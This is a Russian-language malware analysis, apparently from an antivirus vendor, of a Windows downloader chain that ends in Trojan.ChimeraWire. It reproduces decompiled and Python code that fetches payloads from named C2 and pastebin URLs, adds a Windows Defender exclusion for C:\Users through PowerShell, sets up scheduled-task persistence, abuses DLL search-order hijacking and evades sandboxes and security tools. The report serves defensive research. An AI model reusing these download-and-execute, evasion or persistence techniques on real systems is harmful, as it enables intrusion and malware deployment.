На следующем шаге выполняется попытка создания директории для размещения полезной нагрузки из загружаемого архива `python3.zip`, а также инициализация ключевых строк `\\python3[.]zip`, `\\svpy[.]exe` и `\\maintaindown[.]py` для подготовки полезной нагрузки к запуску после извлечения.

```
create_dir(&Src);
str_assign(v52, &Src, L"\\python3.zip");
str_assign(v56, &Src, L"\\svpy.exe");
str_assign(lpFileName, &Src, L"\\maintaindown.py");
```

Создание каталога и инициализация строк

В функции `create_dir` **Trojan.DownLoader48.54600** пытается получить путь до директории `%LOCALAPPDATA%` через функцию `SHGetKnownFolderPath` и параметр `FOLDERID_LocalAppData`.

В случае успеха он создает новую директорию в `%LOCALAPPDATA%`. Ее имя формируется на основе случайного числа, конкатенированного с префиксом `t`.

Если ему не удается получить путь до каталога `%LOCALAPPDATA%` через функцию `SHGetKnownFolderPath`, то дальнейшая работа будет выполняться в директории `C:\Users\Public\Temp`.

В режиме реального времени **Trojan.DownLoader48.54600** расшифровывает адрес для загрузки архива: `hxxps[:]//down[.]temp-xy[.]com/update/python3[.]zip`. Для расшифровки используется самодельный XOR с константой `0xA`.

```
pExecInfo.cbSize = 0x7E0062;
v16 = 0;
pExecInfo.fMask = 0x7A007E;
v17 = 7;
pExecInfo.hwnd = 0x25002500300079LL;
v49 = 0;
LOWORD(v49) = 0;
v18 = 0;
pExecInfo.lpVerb = 0x64007D0065006ELL;
pExecInfo.lpFile = 0x67006F007E0024LL;
pExecInfo.lpParameters = 0x7300720027007ALL;
pExecInfo.lpDirectory = 0x67006500690024LL;
pExecInfo.nShow = 0x7F0025;
*(&pExecInfo.nShow + 1) = 0x6E007A;
pExecInfo.hInstApp = 0x25006F007E006BLL;
pExecInfo.lpIDList = 0x62007E0073007ALL;
pExecInfo.lpClass = 0x240039006400065LL;
pExecInfo.hkeyClass = 0x7A00630070LL;
v50 = 0;
v51 = 7;
while ( 1 )
{
  v19 = *(&pExecInfo.cbSize + v18) ^ 0xA;   // https://down.temp-xy.com/update/python3.zip
  if ( v16 >= v17 )
  {
    (string_assign)(&v49);
  }
  else
  {
    v50 = v16 + 1;
    v20 = &v49;
    if ( v17 > 7 )
      v20 = v49;
    *(v20 + v16) = v19;
    *(v20 + v16 + 1) = 0;
  }
  if ( ++v18 >= 0x2B )
    break;
  v17 = v51;
  v16 = v50;
}
```

Расшифровка URL для скачивания целевого архива

Троян предпринимает 4 попытки загрузить целевой файл, при этом каждый раз он с неустановленной целью пытается найти процессы приложений CrowdStrike и SentinelOne.

```
for ( i = 0; i < 4; ++i )
{
  Toolhelp32Snapshot = CreateToolhelp32Snapshot(2u, 0);
  v24 = Toolhelp32Snapshot;
  if ( Toolhelp32Snapshot != -1LL )
  {
    Filename[0].dwSize = 568;
    if ( Process32FirstW(Toolhelp32Snapshot, Filename) )
    {
      while ( !string_cmp(Filename[0].szExeFile, L"CrowdStrike")
           && !string_cmp(Filename[0].szExeFile, L"SentinelOne")
           && Process32NextW(v24, Filename) )
        ;
    }
    CloseHandle(v24);
  }
```

Поиск процессов CrowdStrike и SentinelOne

Непосредственно перед загрузкой файла **Trojan.DownLoader48.54600** пытается определить, запущен ли он в искусственной среде. Для этого он проверяет наличие нужного объема оперативной памяти (должно быть не менее 2 ГБ), измеряет время выполнения функции `Sleep`, пытаясь обнаружить ускорения, характерные для отладочных сред, а также проверяет количество записей в системном журнале событий (должно быть не менее 120). Если троян обнаруживает один из признаков отладочной среды, он удаляет все файлы в каталоге `%TEMP%` и завершает работу.

```
Buffer.dwLength = 64;
GlobalMemoryStatusEx(&Buffer);
if ( Buffer.ullTotalPhys < 0x7D800000 )
  goto LABEL_51;
v4 = std::_Random_device();
v37 = -1;
HIDWORD(v36[0]) = v4;
for ( i = 1; i < 0x270; ++i )
{
  v4 = i + 1812433253 * (v4 ^ (v4 >> 30));
  *(v36 + i + 1) = v4;
}
LODWORD(v36[0]) = 624;
TickCount = GetTickCount();
for ( j = 1001LL * hash_calc(v36); j < 0x26C; j = 1001LL * hash_calc(v36) )
  ;
Sleep((HIDWORD(j) - 2147482648) ^ 0x80000000);
if ( GetTickCount() - TickCount < 0x320 )
{
LABEL_51:
  delete_files_in_temp();
  ExitProcess(0);
}
v8 = OpenEventLogW(0, L"System");
v9 = v8;
if ( !v8 )
{
LABEL_50:
  Sleep(0x1388u);
  goto LABEL_51;
}
OldestRecord[0] = 0;
NumberOfRecords = 0;
if ( !GetOldestEventLogRecord(v8, OldestRecord) || !GetNumberOfEventLogRecords(v9, &NumberOfRecords) )
{
  v10 = v9;
  goto LABEL_49;
}
v10 = v9;
if ( NumberOfRecords < 0x78 )
{
LABEL_49:
  CloseEventLog(v10);
  goto LABEL_50;
}
CloseEventLog(v9);
```

Проверки среды выполнения перед скачиванием целевого архива

Если антиотладочная проверка проходит успешно, **Trojan.DownLoader48.54600** на основе класса `Random_device` и нестандартного хеширования случайным образом выбирает один из двух возможных user-agent: `Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36` или `Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0`.

```
user_agent[0] = L"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36";
user_agent[1] = L"Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0";
v11 = std::_Random_device();
v37 = -1;
HIDWORD(v36[0]) = v11;
for ( k = 1; k < 0x270; ++k )
{
  v11 = k + 0x6C078965 * (v11 ^ (v11 >> 30));
  *(v36 + k + 1) = v11;
}
LODWORD(v36[0]) = 624;
v13 = hash_calc(v36);
v14 = InternetOpenW(user_agent[((v13 >> 31) - 0x80000000) ^ 0xFFFFFFFF80000000uLL], 1u, 0, 0, 0);
```

Случайный выбор user-agent

Далее по расшифрованному ранее адресу скачивает с C2-сервера целевой архив. Его содержимое распаковывается через PowerShell-команду `Expand-Archive`, после чего архив удаляется.

```
pExecInfo.lpVerb = L"open";
pExecInfo.lpFile = L"powershell.exe";
pExecInfo.nShow = 0;
wsprintfW(
  Filename,
  L"-ExecutionPolicy Bypass -Command Expand-Archive -Path \"%s\" -DestinationPath \"%s\" -Force",
  v27,
  v26);
pExecInfo.lpParameters = Filename;
if ( ShellExecuteExW(&pExecInfo) )
{
  WaitForSingleObject(pExecInfo.hProcess, 0xFFFFFFFF);
  GetExitCodeProcess(pExecInfo.hProcess, &ExitCode);
  CloseHandle(pExecInfo.hProcess);
  if ( !ExitCode )
  {
    v45 = v52;
    if ( v53.m128i_i64[1] > 7uLL )
      v45 = v52[0];
    DeleteFileW(v45);
    goto LABEL_51;
  }
}
```

Распаковка архива через PowerShell

Извлекаемый из архива файл `maintaindown[.]py` является Python-скриптом, представляющим собой вредоносный загрузчик **Python.Downloader.208**. **Trojan.DownLoader48.54600** запускает этот скрипт, используя функцию `CreateProcessW`.

```
wsprintfW(Filename, L"\"%s\" \"%s\"", v31, v30);
if ( CreateProcessW(0, Filename, 0, 0, 0, 0x8004008u, 0, 0, &pExecInfo, &ProcessInformation) )
{
  hProcess = ProcessInformation.hProcess;
  CloseHandle(ProcessInformation.hThread);
  if ( hProcess )
  {
    WaitForSingleObject(hProcess, 0xFFFFFFFF);
    CloseHandle(hProcess);
```

Запуск вредоносного Python-скрипта, извлеченного из архива

В конце **Trojan.DownLoader48.54600** создает файл `tmp.bat`, через который удаляются все связанные с трояном файлы.

Python.Downloader.208

Вредоносный Python-скрипт, который скачивает и запускает на компьютерах с ОС Windows троянскую программу-загрузчик **Trojan.DownLoader48.54318**. В зависимости от модификации **Python.Downloader.208** имя его файла может быть различным. Кроме того, функциональность скрипта также может варьироваться.

Принцип действия

Python.Downloader.208 попадает в целевую систему в архиве `python3.zip`, который скачивается трояном **Trojan.DownLoader48.54600**. Вместе с **Python.Downloader.208** в архиве расположены легитимные файлы, используемые скриптом при работе, а также вредоносный компонент, который **Python.Downloader.208** должен запустить. Среди них:

- `python37.dll` — библиотека интерпретатора языка Python;
- `svpy.exe` — переименованный консольный интерпретатор языка Python `pythonw.exe`;
- `ISCSIEXE.dll` — **Trojan.Starter.8377**.

Python.Downloader.208 обфусцирован, а все его основные строки зашифрованы нестандартным шифрованием. Функция дешифровки строк находится в начале скрипта.

Деобфусцированный Python-код для распаковки ключевых строк:

```
def decrypt_string(arg: str) ->str:
    try:
        if not isinstance(arg, str) or not arg.startswith('x'):
            return arg
        first_part = int(arg[1:2])
        second_part = int(arg[2:3])
        rest_part = arg[3:]
        arr = [lambda data: base64.b85decode(data.encode('utf-8')).
            decode('utf-8'), lambda data: base64.b64decode(data.encode(
            'utf-8')).decode('utf-8'), lambda data: base64.b64decode(data.
            encode('utf-8'))[16:].decode('utf-8')]
        minimum = min(first_part - 1, len(arr) - 1)
        for _ in range(second_part):
            rest_part = arr[minimum](rest_part)
        return rest_part
    except Exception as e:
        return arg
```

При запуске **Python.Downloader.208** определяет наличие библиотеки `python37.dll` в директории, где он расположен. Если она отсутствует, скрипт приостанавливает выполнение и прекращает свою работу.

Если библиотека присутствует, **Python.Downloader.208** через Python-выражение `ctypes.windll.shell32.IsUserAnAdmin()` определяет права своего запуска, от которых зависит его дальнейшее поведение.

Действия, выполняемые при запуске без прав администратора

1. Определяет путь до файла `svpy.exe`, а также до текущего файла **Python.Downloader.208**.
2. Создает в папке `%TEMP%` файл `runs.vbs` и записывает в него код с командой для запуска **Python.Downloader.208** через `svpy.exe` вида:

```
Set ws = CreateObject("WScript.Shell") ws.Run "svpy.exe" "maintaindown.py", 0
```

3. Определяет путь до троянского файла `ISCSIEXE.dll`, получает имя текущего пользователя через функцию `getpass.getuser()` и формирует путь до директории `%LOCALAPPDATA%\Microsoft\WindowsApps`.
4. Перемещает файл `ISCSIEXE.dll` в директорию `WindowsApps`.
5. Запускает легитимное системное приложение `%SystemRoot%\SysWOW64\iscsicpl.exe`. При его запуске через эксплуатацию уязвимости DLL Search Order Hijacking выполняется запуск вредоносной библиотеки `ISCSIEXE.dll`.
6. **Trojan.Starter.8377** через системное приложение `wscript.exe` запускает VBS-скрипт `runs.vbs`, который запускает **Python.Downloader.208** уже с правами администратора.

Действия, выполняемые при запуске с правами администратора

1. Определяет наличие антивирусных средств путем перебора каталогов в `C:\Program Files`. Python-скрипт ищет следующие совпадения имен:

```
"Avast", "AVG", "Bitdefender", "Kaspersky", "McAfee", "Norton", "Sophos",
"ESET", "Malwarebytes", "Avira", "Panda", "Trend Micro", "F-Secure", "Comodo",
"BullGuard", "360 Total Security", "Ad-Aware", "Dr.Web", "G-Data", "Vipre",
"ClamWin", "ZoneAlarm", "Cylance", "Webroot", "Palo Alto Networks", "Symantec",
"SentinelOne", "CrowdStrike", "Emsisoft", "HitmanPro", "Fortinet", "FireEye",
"Zemana", "Windows Defender"
```

```
def get_av():
    directory = "C:\\Program Files"

    avs = [
        "Avast", "AVG", "Bitdefender", "Kaspersky", "McAfee", "Norton", "Sophos", "ESET", "Malwarebytes", "Avira",
        "Panda", "Trend Micro", "F-Secure", "Comodo", "BullGuard", "360 Total Security", "Ad-Aware", "Dr.Web",
        "G-Data", "Vipre", "ClamWin", "ZoneAlarm", "Cylance", "Webroot", "Palo Alto Networks", "Symantec",
        "SentinelOne", "CrowdStrike", "Emsisoft", "HitmanPro", "Fortinet", "FireEye", "Zemana", "Windows Defender",
    ]

    for dirs in os.listdir(directory):
        path = os.path.join(directory, dirs)
        if os.path.isdir(path):
            for av in avs:
                if av.lower() in dirs.lower():
                    return av
    return None
```

Поиск каталогов антивирусов

Если в системе присутствует антивирус Windows Defender, **Python.Downloader.208** через PowerShell добавляет каталог `C:\Users` в его исключения:

```
powershell.exe -ExecutionPolicy Bypass -Command "Add-MpPreference -ExclusionPath
\"C:\\Users\""
```

```
if user_admin:
    if get_av() == "Windows Defender":
        ps_script = 'powershell.exe -ExecutionPolicy Bypass -Command "Add-MpPreference -ExclusionPath \"C:\\Users\""'
        try:
            subprocess.run(ps_script, creationflags=subprocess.CREATE_NO_WINDOW)
        except:
            pass
```

Проверка наличия антивируса Windows Defender и добавление каталога `C:\\Users` в его исключения

2. Пытается скачать защищенный паролем архив `onedrive.zip` по ссылке `hxxps[:]//down[.]temp-xy[.]com/update/onedrive[.]zip`. Пароль от этого архива указан непосредственно в самом **Python.Downloader.208**.

```
url = "https://down.temp-xy.com/update/onedrive.zip"
pwd = b'QwE123QwE123QwEl23QwE123'
path_to_onedrive_setup = "C:\\Users\\" + str(user) + "\\AppData\\Local\\Microsoft\\OneDrive\\setup"
os.makedirs(path_to_onedrive_setup, exist_ok=True)
path_to_zip = os.path.join(tempfile.gettempdir(), "update.zip")

if not download_file(url, path_to_zip):
    sys.exit(0)

try:
    with zipfile.ZipFile(path_to_zip, 'r') as zip_extract_dir:
        zip_extract_dir.extractall(path_to_onedrive_setup, pwd=pwd)
except Exception:
    sys.exit(0)

try:
    os.remove(path_to_zip)
except:
    pass
```

Загрузка целевого архива `onedrive.zip`

Архив содержит следующие файлы:

- `OneDrivePatcher.exe` — легитимное приложение из ОС Windows с действительной цифровой подписью;
- `UpdateRingSettings.dll` — **Trojan.DownLoader48.54318** (имя файла повторяет имя легитимной библиотеки из состава ПО OneDrive);
- `CertificateIn.dat` — сертификат Microsoft Corporation.

3. Через PowerShell **Python.Downloader.208** создает задачу в планировщике заданий на запуск `OneDrivePatcher.exe`. Пример PowerShell-скрипта для создания задания:

```
powershell.exe -ExecutionPolicy Bypass -NoProfile -WindowStyle Hidden
-Command "
    try {
    $action = New-ScheduledTaskAction -Execute
    '%LOCALAPPDATA%\Microsoft\OneDrive\setup\OneDrivePatcher.exe' -
WorkingDirectory '%LOCALAPPDATA%\Microsoft\OneDrive\setup'
    $trigger = New-ScheduledTaskTrigger -AtStartup $trigger.Delay = 'PT3M' # 3
minutes delay after startup
    $settings = New-ScheduledTaskSettingsSet -AllowStartIfOnBatteries -
DontStopIfGoingOnBatteries -StartWhenAvailable
    $principal = New-ScheduledTaskPrincipal -UserId 'user' -LogonType
Interactive -RunLevel Highest Register-ScheduledTask -TaskName 'SvcPowerGreader'
-TaskPath '\Microsoft\Windows\SoftwareProtectionPlatform' -Action
    $action -Trigger $trigger -Settings $settings -Principal $principal -Force
Write-Output 'Task created successfully.'
} catch {
    Write-Error $_.Exception.Message
}"
```

4. **Python.Downloader.208** запускает `OneDrivePatcher.exe`. При его запуске происходит эксплуатация уязвимости DLL Search Order Hijacking и запуск вредоносной библиотеки `UpdateRingSettings.dll` в его контексте.
5. По завершении создает `del_temp.bat`, с помощью которого удаляет все связанные с собой файлы.

```
path_to_del_temp = os.path.join(tempfile.gettempdir(), "del_temp.bat")
with open(path_to_del_temp, 'w', encoding='utf-8') as file:
    file.write('@echo off timeout /t 10 /nobreak >nul del /f /q "'
        + str(os.path.join(path_to_windowsapps_dir, 'ISCSIEXE.dll'))
        + '"del /f /q "%TEMP%\runs.vbs" del /f /q "'
        + str(os.path.abspath(sys.argv[0]))
        + 'del /f /q "%~f0"')
subprocess.Popen(['cmd', '/c', path_to_del_temp], creationflags=subprocess.CREATE_NO_WINDOW)
```

Удаление связанных файлов

Версии Python.Downloader.208

Известны несколько вариантов архивов, в составе которых распространяются различные версии вредоносного скрипта. Отличия приведены ниже.

1. В **Python.Downloader.208** из архива `7332fdb6e9b34e1d3dfb94a53272d1b3b6415333` отсутствует функциональность для запуска скрипта без прав администратора.
2. В **Python.Downloader.208** из архива `7332fdb6e9b34e1d3dfb94a53272d1b3b6415333` в случае неудачной загрузки архива по адресу `hxxps[:]//down[.]temp-xy[.]com/update/onedrive[.]zip` предусмотрена возможность альтернативной загрузки по дополнительному адресу через Python-модули `requests` и `urllib.request` — например, `hxxps[:]//pastebin[.]com/raw/r1V9at1z`.

```
url1 = "https://down.temp-xy.com/update/onedrive.zip"

if not paths_exist:
    print("Attempting download from primary URL:") + str(url1)
    if not download_file(url1, path_to_zip):
        print("Primary URL download failed. Attempting fallback.")
        url2 = "https://pastebin.com/raw/r1V9at1z"
        try:
            import requests
            headers = {
                "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36",
                "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8",
                "Accept-Language": "en-US,en;q=0.9",
                "Accept-Encoding": "gzip, deflate, br",
                "Connection": "keep-alive",
                "Upgrade-Insecure-Requests": '1'
            }
            response = requests.get(url2, headers=headers, timeout=30)
            response.raise_for_status()
            fallback_url = response.text.strip()
            print("Fallback URL retrieved:" + str(fallback_url))
            print("Attempting download from fallback URL:" + str(fallback_url))
            if not download_file(fallback_url, path_to_zip, attempts=3, timeout=60):
                print("Fallback URL download failed.")
                sys.exit(0)
        except Exception as e:
            print("Failed to fetch fallback URL with requests:" + str(e))
            try:
                import urllib.request
                response_ = urllib.request.urlopen(url2)
                fallback_url = response_.read().decode('utf-8').strip()
                print("Fallback URL retrieved with urllib:" + str(fallback_url))
                print("Attempting download from fallback URL:" + str(fallback_url))
                if not download_file(fallback_url, path_to_zip, attempts=3,
                    timeout=60):
                    print("Fallback URL download failed with urllib fallback.")
                    sys.exit(0)
            except Exception as urllib_e:
                sys.exit(0)
```

Альтернативный адрес для загрузки целевого архива

На момент анализа по указанному адресу предоставлялась дополнительная ссылка для загрузки архива `hxxps[:]//qu[.]ax/dcvwP[.]zip`.

3. Отличаются устанавливаемые пути до OneDrive:
   - для **Python.Downloader.208** из архива `d56f4ee28e2545b087972b86507843c6a7836b6d` — `\\AppData\\Local\\Microsoft\\OneDrive\\setup`;
   - для **Python.Downloader.208** из архива `7332fdb6e9b34e1d3dfb94a53272d1b3b6415333` — `\\AppData\\Local\\Microsoft\\OneDrive\\ListSync\\Common\\settings`.
4. Отличаются способы запуска содержимого из загруженных архивов:
   - в **Python.Downloader.208** из архива `d56f4ee28e2545b087972b86507843c6a7836b6d` — файл `OneDrivePatcher.exe` запускается через `os.startfile` непосредственно после загрузки;
   - в **Python.Downloader.208** из архива `7332fdb6e9b34e1d3dfb94a53272d1b3b6415333` — файл `OneDrivePatcher.exe` запускается исключительно через планировщик заданий.
5. Отличаются задержки выполнения задач: `PT3M` (3 минуты с момента запуска) для скрипта из архива `d56f4ee28e2545b087972b86507843c6a7836b6d` и `PT8M` (8 минут с момента запуска) для скрипта из архива `7332fdb6e9b34e1d3dfb94a53272d1b3b6415333`.
6. В **Python.Downloader.208** из архива `7332fdb6e9b34e1d3dfb94a53272d1b3b6415333` отсутствует самоудаление через файл `del_temp.bat`.
7. В **Python.Downloader.208** из архива `5011e937851f3c4ecbd540d89a5dffd52922dfff` указаны ссылки для загрузки файлов `hxxps[:]//down[.]temp-xy[.]com/update/onedrive[.]zip` и `hxxps[:]//down[.]temp-xy[.]com/update/onedrivetwo[.]zip`.

По ссылке `hxxps[:]//down[.]temp-xy[.]com/update/onedrivetwo[.]zip` располагается схожий архив `eb76a4c01f744cd357f6456526d379dc4653a20a`. Находящийся в нем **Python.Downloader.208** имеет функциональность, идентичную скрипту из `7332fdb6e9b34e1d3dfb94a53272d1b3b6415333`, и в нем также предусмотрен альтернативный вариант загрузки целевого файла по аналогичной ссылке `hxxps[:]//pastebin[.]com/raw/r1V9at1z`.

Trojan.Starter.8377

Троянская программа, написанная на языке программирования C++. Представляет собой динамическую библиотеку для ОС Windows, которую вредоносный скрипт-загрузчик **Python.Downloader.208** использует для своего запуска с правами администратора.

Принцип действия

Python.Downloader.208 запускает **Trojan.Starter.8377** в контексте легитимного системного приложения `C:\Windows\SysWOW64\iscsicpl.exe`, эксплуатируя в нем уязвимость DLL Search Order Hijacking.

После запуска **Trojan.Starter.8377** формирует путь до ранее созданного в папке `%TEMP%` файла `runs.vbs`.

```
if ( end_of_vbs_name - begin_of_vbs_name < 0x1C )
{
  LOBYTE(v48) = 0;
  path_to_user_ = append_to_buff(path_to_user_, 0x1Cu, v48, "\\AppData\\Local\\Temp\\runs.vbs", 0x1Cu);
}
else
{
  path_to_user_[4] = begin_of_vbs_name + 28;
  v15 = path_to_user_;
  if ( end_of_vbs_name > 0xF )
    v15 = *path_to_user_;
  v16 = &begin_of_vbs_name[v15];
  memmove(&begin_of_vbs_name[v15], "\\AppData\\Local\\Temp\\runs.vbs", 0x1Cu);
  v16[28] = 0;
}
```

Формирование пути до целевого файла `runs.vbs`

Далее конкатенирует с компонентом ОС Windows `wscript.exe` с целью формирования строки для запуска целевого скрипта через это приложение.

```
assign_concat(Src, v48, size_of_str[0], "wscript.exe \"", 0xDu, capacity, size_of_str[0]);
v21 = v50;
if ( v51 == v50 )
{
  LOBYTE(v48) = 0;
  v23 = append_to_buff(Src, 1u, v48, "\"", 1u);
}
else
{
  ++v50;
  v22 = Src;
  if ( v51 > 0xF )
    v22 = Src[0];
  *(v22 + v21) = 0x22;
  v23 = Src;
}
```

Конкатенация с приложением `wscript.exe`

Приложение `Wscript.exe` (с `runs.vbs` в качестве аргумента) запускается через функцию `WinExec`. В результате этого выполняется команда внутри самого `runs.vbs`, и происходит запуск **Python.Downloader.208** — уже с правами администратора.

```
LibraryA = LoadLibraryA("kernel32.dll");
v26 = LibraryA;
if ( LibraryA )
{
  WinExec = GetProcAddress(LibraryA, "WinExec");
  WinExec_ = WinExec;
  if ( WinExec )
  {
    v46 = WinExec;
    v31 = std::ostream::opeartor_output(std::cout, "WinExec address: ");
    v32 = std::ostream::operator<<(v31, v46, std::endl);
    std::ostream::operator<<(v32);
    vbs_script = v57;
    if ( HIDWORD(v58) > 0xF )
      vbs_script = v57[0];
    WinExec_(vbs_script, 5);
```

Запуск VBS-скрипта `runs.vbs`

В конце **Trojan.Starter.8377** выполняет поиск процесса `iscsicpl.exe` и принудительно завершает его через функцию `TerminateProcess`.

```
proc_name = operator new(0x20u);
v52[0] = proc_name;
v53 = 12;
*&proc_name->data = iscsicpl;
v54 = 15;
proc_name->extension = 0x6500780065002ELL;// iscsicpl.exe
LOWORD(proc_name->end_of_data) = 0;
Toolhelp32Snapshot = CreateToolhelp32Snapshot(2u, 0);
if ( Toolhelp32Snapshot != -1 )
{
  pe.dwSize = 556;
  v36 = CloseHandle;
  if ( Process32FirstW(Toolhelp32Snapshot, &pe) )
  {
    do
    {
      if ( wcslen(pe.szExeFile) == 12 )
      {
        v37 = 12;
        szExeFile = pe.szExeFile;
        while ( *(szExeFile + v52[0] - pe.szExeFile) == *szExeFile )
        {
          ++szExeFile;
          if ( !--v37 )
          {
            v39 = OpenProcess(1u, 0, pe.th32ProcessID);
            v40 = v39;
            if ( v39 )
            {
              TerminateProcess(v39, 0);
              v47 = v40;
              v36 = CloseHandle;
              CloseHandle(v47);
              goto LABEL_63;
            }
            break;
          }
        }
        v36 = CloseHandle;
      }
```

Поиск и завершение процесса `iscsicpl.exe`

Trojan.DownLoader48.54318

Троянская программа, написанная на языке программирования C++. Представляет собой динамическую библиотеку для ОС Windows, которую на целевые компьютеры может загружать различное ВПО — например, **Python.Downloader.208** и **Trojan.DownLoader48.61444**. Ее функциональность заключается в скачивании и запуске трояна **Trojan.ChimeraWire** в инфицированной системе.

Принцип действия


Trojan.DownLoader48.54318 скачивается в систему в архиве, который также содержит ряд вспомогательных файлов:

- легитимную программу, при помощи которой должна запуститься вредоносная библиотека;
- сертификат Microsoft Corporation `CertificateIn.dat`.

Троян запускается через эксплуатацию уязвимости класса DLL Search Order Hijacking в сопровождающей его программе.

Предварительные проверки

1) **Trojan.DownLoader48.54318** содержит два схожих по своей структуре экспорта `GetECSConfigurationManager` и `GetUpdateRingSettingsManager`.



Схожие экспорты `GetECSConfigurationManager` и `GetUpdateRingSettingsManager`

Перед началом работы каждого из методов присутствует защита от рекурсивного зацикливания при загрузке троянского DLL-файла путем предварительной проверки глобального счетчика попыток. Для каждого экспорта должно быть не более одной попытки загрузки библиотеки.

```
if ( attempts < 2 )
{
  ++attempts;
  check_certificate_and_check_file_path();
  if ( check_dbg_procs_mem_and_sleep_measure() || get_number_of_records_in_system_log() )
  {
    delete_files_in_temp();
    ExitProcess(0);
  }
```

Проверка счетчика попыток загрузки троянской библиотеки перед началом выполнения

2) В начале своего выполнения **Trojan.DownLoader48.54318** проверяет наличие сертификата `CertificateIn.dat`. Если он отсутствует, вредоносная программа прекращает работу.

```
phModule = 0;
GetModuleHandleExW(4u, path_append_certificate, &phModule);
GetModuleFileNameW(phModule, Filename, 0x104u);
wcscpy_s(Destination, 0x104u, Filename);
PathRemoveFileSpecW(Destination);
PathAppendW(Destination, L"CertificateIn.dat");
if ( !PathFileExistsW(Destination) )
  ExitProcess(0);
```

Проверка наличия цифрового сертификата `CertificateIn.dat`

3) **Trojan.DownLoader48.54318** проверяет наличие директорий `Program Files` и `AppData` в локальном пути до своего файла. Если длина пути больше или равна 13 символам, то проверяет наличие в пути каталога `Program Files`. Если его нет, то проверяется наличие в пути каталога `AppData`. Если длина пути меньше 7 символов или `AppData` тоже отсутствует, троян удаляет все файлы в директории `%TEMP%` и завершает работу.

```
if ( path_len >= 0xD )
{
  offset = begin_of_file_path + 2 * path_len;
  v6 = std::search(begin_of_file_path, offset, L"Program Files");
  if ( v6 != offset && (v6 - begin_of_file_path) >> 1 != -1 )
    goto LABEL_16;
  v3 = v15;
  path_len_ = path_len;
  v2 = full_path_to_file_[0];
}
begin_of_file_path_ = full_path_to_file_;
if ( v3 > 7 )
  begin_of_file_path_ = v2;
if ( path_len_ < 7
  || (offset_ = begin_of_file_path_ + 2 * path_len_,
      v9 = std::search(begin_of_file_path_, offset_, L"AppData"),
      v9 == offset_)
  || (v9 - begin_of_file_path_) >> 1 == -1 )
{
  delete_files_in_temp();
  ExitProcess(0);
}
```

Проверка наличия директорий `Program Files` и `AppData` в локальном пути до запущенного троянского файла

4) **Trojan.DownLoader48.54318** перебирает список запущенных процессов и проверяет совпадение с одним из 45 фиксированных имен:

```
wireshark,processhacker,fiddler,procexp,procexp64,taskmgr,procmon,sysmon,ida,x32
dbg,x64dbg,ollydbg,cheatengine,scylla,scylla_x64,scylla_x86,immunitydebugger,win
dbg,reshacker,reshacker32,reshacker64,
hxd,ghidra,lordpe,tcpview,netmon,sniffer,snort,apimonitor,radare2,procdump,dbgvi
ew,de4dot,detectiteasy,detectit_easy,dumpcap,netcat,bintext,dependencywalker,dep
endencies,prodiscover,sysinternals,
netlimiter,sandboxie,virtualbox
```

Если троян обнаруживает какой-либо из указанных процессов, он немедленно завершает работу через функцию `ExitProcess`.

5) Через функцию `GlobalMemoryStatusEx` **Trojan.DownLoader48.54318** получает информацию об оперативной памяти. Для дальнейшей работы ему должно быть доступно не менее 3 ГБ.

```
Buffer.dwLength = 64;
GlobalMemoryStatusEx(&Buffer);
if ( Buffer.ullTotalPhys < 0xC0000000 )
  return 1;
```

Получение информации об объеме оперативной памяти

6) Измеряет время до и после выполнения функции `Sleep` для определения наличия ускорений, характерных для отладочных сред.

```
random_num = std::_Random_device();
arr[0x4E0] = -1;
index = 1;
arr[0] = random_num;
do
{
  random_num = index + 0x6C078965 * (random_num ^ (random_num >> 30));
  arr[index++] = random_num;
}
while ( index < 0x270 );
v6 = 0x270;
for ( i = 1001LL * hash_calc(&v6); i < 0x26C; i = 1001LL * hash_calc(&v6) )
  ;
TickCount = GetTickCount();
Sleep((HIDWORD(i) - 0x7FFFFC18) ^ 0x80000000);
return GetTickCount() - TickCount < 0x320;
```

Проверка наличия отладки через измерение времени выполнения функции `Sleep`

7) Отдельно проверяет количество записей в системном журнале событий. Количество записей должно быть не менее 1000.

```
event_log_handle = OpenEventLogW(0, L"System");
if ( event_log_handle )
{
  OldestRecord = 0;
  NumberOfRecords = 0;
  if ( GetOldestEventLogRecord(event_log_handle, &OldestRecord)
    && GetNumberOfEventLogRecords(event_log_handle, &NumberOfRecords)
    && NumberOfRecords >= 0x3E8 )
  {
    CloseEventLog(event_log_handle);
    return 0;
  }
  CloseEventLog(event_log_handle);
}
Sleep(0x1388u);
return 1;
```

Проверка количества записей в системном журнале событий

Если в ходе проверок обнаруживается наличие отладки, **Trojan.DownLoader48.54318** удаляет все файлы в каталоге `%TEMP%` и завершает работу.

Стоит отметить, что при выполнении точки входа троянской DLL также производятся антиотладочные проверки, указанные в пунктах 4-7.

Основная функциональность

Trojan.DownLoader48.54318 пытается загрузить файл по адресу `hxxps[:]//down[.]temp-xy[.]com/code/k[.]txt`. Если ему это не удается, он пробует загрузить данные по ссылке `hxxps[:]//pastebin[.]com/raw/9tDWNnF6`.

Во всех сетевых запросах трояна фигурирует следующий User-Agent:

```
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/91.0.4472.124 Safari/537.36
```

Значения обоих целевых адресов зашифрованы нестандартным XOR.

```
crypted_url[0] = 0xB0017;                    // https://pastebin.com/raw/9tDWNnF6
crypted_url[1] = 0xF000B;
crypted_url[2] = 0x45000C;
crypted_url[3] = 0x500050;
crypted_url[4] = 0x1E000F;
crypted_url[5] = 0xB000C;
crypted_url[6] = 0x1D001A;
crypted_url[7] = 0x110016;
crypted_url[8] = 0x1C0051;
crypted_url[9] = 0x120010;
crypted_url[10] = 0xD0050;
crypted_url[11] = 0x8001E;
